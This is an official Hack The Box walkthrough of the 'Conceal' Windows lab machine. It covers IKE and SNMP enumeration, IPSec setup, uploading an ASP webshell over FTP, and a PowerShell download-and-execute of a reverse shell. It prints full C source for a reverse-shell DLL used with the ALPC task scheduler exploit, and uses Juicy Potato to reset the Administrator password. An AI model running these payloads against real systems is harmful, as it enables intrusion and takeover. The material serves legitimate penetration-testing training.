Hack The Box
PEN-TESTING LABS

# Conceal

**08th May 2019 / Document No D19.100.20**

**Prepared By: MinatoTW**

**Machine Author: bashlogic**

**Difficulty: Hard**

**Classification: Official**

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## SYNOPSIS

Conceal is a “hard” difficulty Windows which teaches enumeration of IKE protocol and configuring IPSec in transport mode. Once configured and working the firewall goes down and a shell can be uploaded via FTP and executed. On listing the hotfixes the box is found vulnerable to ALPC Task Scheduler LPE. Alternatively, SeImpersonatePrivilege granted to the user allows to obtain a SYSTEM shell.

### Skills Required

- Networking
- Windows Enumeration

### Skills Learned

- IKE Configuration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## ENUMERATION

### NMAP

TCP Full Port Scan

```
nmap -p- -T4 --min-rate=1000 10.10.10.116
```

After completion we find no ports open on TCP. Let's do a UDP Scan.

```
nmap -sU -T4 -p1-1000 -sC -sV 10.10.10.116
```

```
root@Ubuntu:~/Documents/HTB/Conceal# nmap -sU -T4 --min-rate=1000 10.10.10.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-08 07:09 IST
Nmap scan report for 10.10.10.116
Host is up (0.18s latency).
Not shown: 999 open|filtered ports
PORT    STATE SERVICE
500/udp open  isakmp

Nmap done: 1 IP address (1 host up) scanned in 4.35 seconds
root@Ubuntu:~/Documents/HTB/Conceal#
```

We find port 500 to be open, which on doing a script scan appears to be running IKE.

```
root@Ubuntu:~/Documents/HTB/Conceal# nmap -sC -sV -p500 -sU 10.10.10.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-08 07:10 IST
Nmap scan report for 10.10.10.116
Host is up (0.34s latency).

PORT    STATE SERVICE VERSION
500/udp open  isakmp  Microsoft Windows 8
| ike-version:
|   vendor_id: Microsoft Windows 8
|   attributes:
|     MS NT5 ISAKMPOAKLEY
|     RFC 3947 NAT-T
|     draft-ietf-ipsec-nat-t-ike-02\n
|     IKE FRAGMENTATION
|     MS-Negotiation Discovery Capable
|_    IKE CGA version 1
Service Info: OS: Windows 8; CPE: cpe:/o:microsoft:windows:8, cpe:/o:microsoft:windows
```

IKE stands for Internet Key Exchange which is used to establish a secure connection in the IPSec protocol. More on it here.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## IKESCAN

In order to configure the VPN we'll need the various parameters associated with it like the encryption algorithms, protocol, pre-shared key etc.

To do this we'll use a utility ike-scan.

```
apt install ike-scan
ike-scan 10.10.10.116
```

```
$ ike-scan 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts
(http://www.nta-monitor.com/tools/ike-scan/)

10.10.10.116      Main Mode Handshake returned HDR=(CKY-R=ee3af26a40c2eaa8)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds
LifeDuration(4)=0x00007080) VID=1e2b516905991c7d7c96fcbfb587e46100000009
(Windows-8) VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)


Ending ike-scan 1.9.4: 1 hosts scanned in 0.358 seconds (2.79 hosts/sec).
1 returned handshake; 0 returned notify
```

We obtain some information like Encryption type 3DES, SHA1 hash algorithm and the IKE Version being v1 among others. Another thing to be noted is the Auth parameter which needs a PSK (Pre-shared Key)

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## SNMPWALK

To enumerate the network information further we can use snmpwalk.

```
root@Ubuntu:~/Documents/HTB/Conceal# snmpwalk -v2c -c public 10.10.10.116
Created directory: /var/lib/snmp/mib_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 23 Model 1 Stepping 2 AT/AT COMPATIBLE
or Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (102825) 0:17:08.25
iso.3.6.1.2.1.1.4.0 = STRING: "IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43"
iso.3.6.1.2.1.1.5.0 = STRING: "Conceal"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
```

The string “IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43” is obtained. The password is 32 characters long which could be an md5 hash or NTLM hash.

```
root@Ubuntu:~/Documents/HTB/Conceal# echo -n 9C8B1A372B1878851BE2C097031B6E43 | wc -c
32
root@Ubuntu:~/Documents/HTB/Conceal#
```

Trying it on Hashkiller cracks it as an NTLM hash.

**Cracker Results:**

9C8B1A372B1878851BE2C097031B6E43 NTLM Dudecake1!

The cracked PSK is Dudecake1!

## STRONGSWAN CONFIGURATION

To establish a connection we’ll use strongswan which allows use to configure ipsec.

```
apt install -y strongswan
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

As we know the PSK already we can configure it in /etc/ipsec.secrets.

```
echo '10.10.10.116 : PSK "Dudecake1!"' >> /etc/ipsec.secrets
```

It's in the format source destination : PSK , as the source is always us we can ignore it.

Next open up /etc/ipsec.conf in order to configure the connection and it's parameters. The strongswan documentation consists of the list of parameters available. The minimal configuration looks like this.

```
conn Conceal
      type=transport
      keyexchange=ikev1
      right=10.10.10.116
      authby=psk
      rightprotoport=tcp
      leftprotoport=tcp
      esp=3des-sha1
      ike=3des-sha1-modp1024
      auto=start
```

We define a connection named Conceal. The type of connection is just transport as we are only encrypting the traffic and not creating a tunnel. The keyexchange parameter is used to specify the version of protocol to be used which be obtained earlier as v1. The right parameter is used to specify the destination host. The authby parameter will be psk obtained from ikescan. We assume the protocol to be TCP, in case it doesn't work it'll be switched with UDP. It is specified using the protoport parameters. The esp parameter specifies the cipher suites in the format encryption-hashing. The ike parameter is the same but we need to specify even the group which is modp1024.

```
Ipsec stop
Ipsec start --nofork
```

We stop the ipsec service to kill all related processes and start it in nofork mode in order to debug it.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
11[IKE] maximum IKE_SA lifetime 10577s
11[ENC] generating QUICK_MODE request 619667249 [ HASH SA No ID ID ]
11[NET] sending packet: from 10.10.14.2[500] to 10.10.10.116[500] (196 bytes)
12[NET] received packet: from 10.10.10.116[500] to 10.10.14.2[500] (188 bytes)
12[ENC] parsed QUICK_MODE response 619667249 [ HASH SA No ID ID ]
12[CFG] selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
12[IKE] CHILD_SA Conceal{1} established with SPIs c93d633d_i 4a7dd898_o and TS 10.10.14.2/32[tcp] === 10.10.10.116/32[tcp]
12[ENC] generating QUICK_MODE request 619667249 [ HASH ]
```

The message “Conceal established….” confirms that the connection was successful.

## NMAP

Running nmap again after successful connection lets us bypass the firewall and discover ports. We need to use -sT for a full connect scan.

```
ports=$(nmap -p- --min-rate=1000 -sT  -T4 10.10.10.116 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports -sT 10.10.10.116
```


```
root@Ubuntu:~/Documents/HTB/Conceal# nmap -sC -sV -p$ports -sT 10.10.10.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-08 08:29 IST
Nmap scan report for 10.10.10.116
Host is up (0.20s latency).

PORT      STATE  SERVICE       VERSION
21/tcp    open   ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open   http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp   open   msrpc         Microsoft Windows RPC
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open   microsoft-ds?
```

Now the ports are open like any normal windows box. IIS is running on port 80 and FTP has anonymous login enabled.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## IIS - PORT 80

The page hosts a standard IIS Installation.




### GOBUSTER

Running gobuster found an interesting folder which could be linked to FTP.

```
root@Ubuntu:~/Documents/HTB/Conceal# gobuster -w directory-list-2.3-medium.txt -t 100 -u http://10.10.10.116/

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://10.10.10.116/
[+] Threads      : 100
[+] Wordlist     : directory-list-2.3-medium.txt
[+] Status codes : 200,204,301,302,307,403
[+] Timeout      : 10s
=====================================================
2019/05/08 08:34:36 Starting gobuster
=====================================================
/upload (Status: 301)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## FTP

FTP has anonymous login enabled. After logging in we land in an empty directory. To test if the /upload directory is linked to FTP we upload a test file.

```
root@Ubuntu:~/Documents/HTB/Conceal# echo pwn > exist.asp
root@Ubuntu:~/Documents/HTB/Conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:hazard): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put exist.asp
local: exist.asp remote: exist.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5 bytes sent in 0.00 secs (42.8317 kB/s)
ftp>
```

And then to verify,

```
curl http://10.10.10.116/upload/exist.asp
```

```
root@Ubuntu:~/Documents/HTB/Conceal# curl http://10.10.10.116/upload/exist.asp
pwn
root@Ubuntu:~/Documents/HTB/Conceal#
```

Having verified this we can drop a shell and execute it.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## FOOTHOLD

We can execute system commands with asp scripts. We'll use this simple cmd.asp webshell here.

```
wget
https://raw.githubusercontent.com/tennc/webshell/master/asp/webshell.asp -O
cmd.asp
ftp 10.10.10.116 # put cmd.asp
```

```
root@Ubuntu:~/Documents/HTB/Conceal# wget https://raw.githubusercontent.
--2019-05-08 08:59:46--  https://raw.githubusercontent.com/tennc/webshel
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.1
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.
HTTP request sent, awaiting response... 200 OK
Length: 923 [text/plain]
Saving to: _cmd.asp_

cmd.asp                                100%[=============================

2019-05-08 08:59:47 (113 MB/s) - _cmd.asp_ saved [923/923]

root@Ubuntu:~/Documents/HTB/Conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:hazard): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put cmd.asp
local: cmd.asp remote: cmd.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Now we can navigate to http://10.10.10.116/upload/cmd.asp to execute commands.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## EXECUTING SHELL

We'll use the TCP Reverse Shell from Nishang.

```
wget
https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-
PowerShellTcp.ps1
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.2 -Port 443' >>
Invoke-PowerShellTcp.ps1
python3 -m http.server 80
```

Add the reverse shell command to the end of the script. Start the http server and execute.

```
Powershell -c iex(new-object
net.webclient).downloadstring('http://10.10.14.2/Invoke-PowerShellTcp.ps1')
```

And we receive a shell as the user Destitute.

```
root@Ubuntu:~/Documents/HTB/Conceal# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.116 - - [08/May/2019 09:12:14] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

```
root@Ubuntu:~/Documents/HTB/Conceal# nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.116 49676 received!
Windows PowerShell running as user CONCEAL$ on CONCEAL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\SysWOW64\inetsrv>whoami
conceal\destitute
PS C:\Windows\SysWOW64\inetsrv>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

# PRIVILEGE ESCALATION

## ENUMERATION

While running systeminfo we find the version to be WIndows 10 Enterprise Build 15063 and in the HotFix section we see that nothing was patched.

```
PS C:\Windows\SysWOW64\inetsrv> systeminfo

Host Name:                 CONCEAL
OS Name:                   Microsoft Windows 10 Enterprise
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
```

```
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
```

The box could be potentially vulnerable to ALPC Task Scheduler LPE CVE-2018-8440. One important condition for the exploit to work is the Read Execute access for Authenticated Users group on the C:\Windows\Tasks folder.

```
icacls C:\Windows\Tasks
```

```
PS C:\users\Destitute\Desktop> icacls C:\Windows\tasks
C:\Windows\tasks NT AUTHORITY\Authenticated Users:(RX,WD)
                 BUILTIN\Administrators:(F)
                 BUILTIN\Administrators:(OI)(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(F)
                 NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM:(F)
                 CREATOR OWNER:(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
PS C:\users\Destitute\Desktop>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

## ALPC SCHEDULER LPE

Having confirmed the vulnerability we can now exploit it.

We'll use the ALPC DiagHub exploit - https://github.com/realoriginal/alpc-diaghub whch combines the ALPC exploit with DiagHub Service to execute the DLL. More information on DiagHub here.

Download the 64 bit version and then compile a DLL using mingw. Here's a sample code which sends a reverse shell using sockets on windows. It creates a socket, sends back a connect, runs the command and stores in a buffer to return the output. For a detailed explanation check this link.

```
#include <winsock2.h>
#include <windows.h>
#include <stdio.h>
#include <ws2tcpip.h>

#pragma comment(lib, "Ws2_32.lib")
#define DEFAULT_BUFLEN 1024

void revShell();

BOOL WINAPI DllMain(HINSTANCE hinstDll, DWORD dwReason, LPVOID lpReserved)
{
      switch(dwReason)
            {
                  case DLL_PROCESS_ATTACH:
                              revShell();
                              break;

                  case DLL_PROCESS_DETACH:
                              break;

                  case DLL_THREAD_ATTACH:
                              break;

                  case DLL_THREAD_DETACH:
                              break;
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
            }

            return 0;

}


void revShell() {
      Sleep(1000);      // 1000 = One Second

      SOCKET mySocket;
      sockaddr_in addr;
      WSADATA version;
      WSAStartup(MAKEWORD(2,2), &version);
      mySocket = WSASocket(AF_INET,SOCK_STREAM,IPPROTO_TCP, NULL, (unsigned
int)NULL, (unsigned int)NULL);
      addr.sin_family = AF_INET;
      addr.sin_addr.s_addr = inet_addr("10.10.14.2");  // Change IP
      addr.sin_port = htons(4444);  //Change port
      //Connecting to Proxy/ProxyIP/C2Host
      if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), NULL, NULL,
NULL, NULL)==SOCKET_ERROR) {
            closesocket(mySocket);
            WSACleanup();
      }
      else {
            char RecvData[DEFAULT_BUFLEN];
            memset(RecvData, 0, sizeof(RecvData));
            int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN, 0);
            if (RecvCode <= 0) {
                  closesocket(mySocket);
                  WSACleanup();
            }
            else {
                  char Process[] = "cmd.exe";
                  STARTUPINFO sinfo;
                  PROCESS_INFORMATION pinfo;
                  memset(&sinfo, 0, sizeof(sinfo));
                  sinfo.cb = sizeof(sinfo);
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
                sinfo.dwFlags = (STARTF_USESTDHANDLES |
STARTF_USESHOWWINDOW);

                sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError =
(HANDLE) mySocket;

                CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL,
NULL, &sinfo, &pinfo);

                WaitForSingleObject(pinfo.hProcess, INFINITE);
                CloseHandle(pinfo.hProcess);
                CloseHandle(pinfo.hThread);

                memset(RecvData, 0, sizeof(RecvData));
                int RecvCode = recv(mySocket, RecvData, DEFAULT_BUFLEN,
0);

                if (RecvCode <= 0) {
                closesocket(mySocket);
                WSACleanup();
                }
                if (strcmp(RecvData, "exit\n") == 0) {
                exit(0);
                }
            }
      }

}
```

Change the IP and port and then compile the DLL.

```
apt install mingw-w64
x86_64-w64-mingw32-g++ payload.cpp -o payload.dll -lws2_32 -shared
```

Transfer the DLL and the binary to the box via wget. Then execute,

```
cmd /c alpc.exe payload.dll .\htb.rtf
```

The process should just hang.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
PS C:\users\destitute> cmd /c alpc.exe payload.dll .\htb.rtf
```

But on the other side we receive a SYSTEM shell!

```
root@Ubuntu:~/Documents/HTB/Conceal# nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.116 50539 received!

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

## ALTERNATIVE PRIVESC

### JUICY POTATO

Looking at the privileges of the user we notice that SeImpersonate is enabled.

```
PS C:\users\Destitute> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
PS C:\users\Destitute>
```

As BITS is disabled we can't use rotten or lonely potato. However, juicy potato can make use of other COM server and any port other than 6666. Download the binary from the releases,

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
wget
https://github.com/ohpe/juicy-potato/releases/download/v0.1/JuicyPotato.exe
```

Create a bat script with contents,

```
whoami /all > C:\Users\Public\proof.txt
```

Transfer both the script and exe to the box. Now we need valid CLSID to exploit it. There's a list of CLSIDs for Windows 10 Enterprise here, out of which we can choose one which gives "NT AUTHORITY\SYSTEM".

Run the binary with required arguments,

```
.\juicypotato.exe -t * -p C:\Users\Destitute\root.bat -l 9001 -c
{A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6}
```

```
C:\users\Destitute>.\juicypotato.exe -t * -p C:\Users\Destitute\root.bat -l 9001 -c {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6}
.\juicypotato.exe -t * -p C:\Users\Destitute\root.bat -l 9001 -c {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6}
Testing {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6} 9001
......
[+] authresult 0
{A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Now verifying the proof.txt we find the details for SYSTEM.

```
C:\users\Destitute>type C:\Users\Public\proof.txt
type C:\Users\Public\proof.txt

USER INFORMATION
----------------

User Name             SID
===================== ========
nt authority\system S-1-5-18
```

Similarly, we create another bat file to change Administrator password.

```
net user Administrator abc123!
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Run the command,

```
cmd /c ".\juicypotato.exe -t * -p C:\Users\Destitute\root.bat -l 9001 -c {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6}"
```

```
PS C:\users\destitute> cmd /c ".\juicypotato.exe -t * -p C:\Users\Destitute\root.bat -l 9001 -c {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6}"
Testing {A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6} 9001
......
[+] authresult 0
{A9B5F443-FE02-4C19-859D-E9B5C5A1B6C6};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

Once the command succeeds we can use psexec to get a shell as SYSTEM.

```
psexec.py administrator@10.10.10.116 # password: abc123!
```

```
root@Ubuntu:/usr/share/doc/python-impacket/examples# ./psexec.py administrator@10.10.10.116
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password:
[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.10.10.116.....
[*] Found writable share ADMIN$
[*] Uploading file whYDGHXx.exe
[*] Opening SVCManager on 10.10.10.116.....
[*] Creating service zNdv on 10.10.10.116.....
[*] Starting service zNdv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```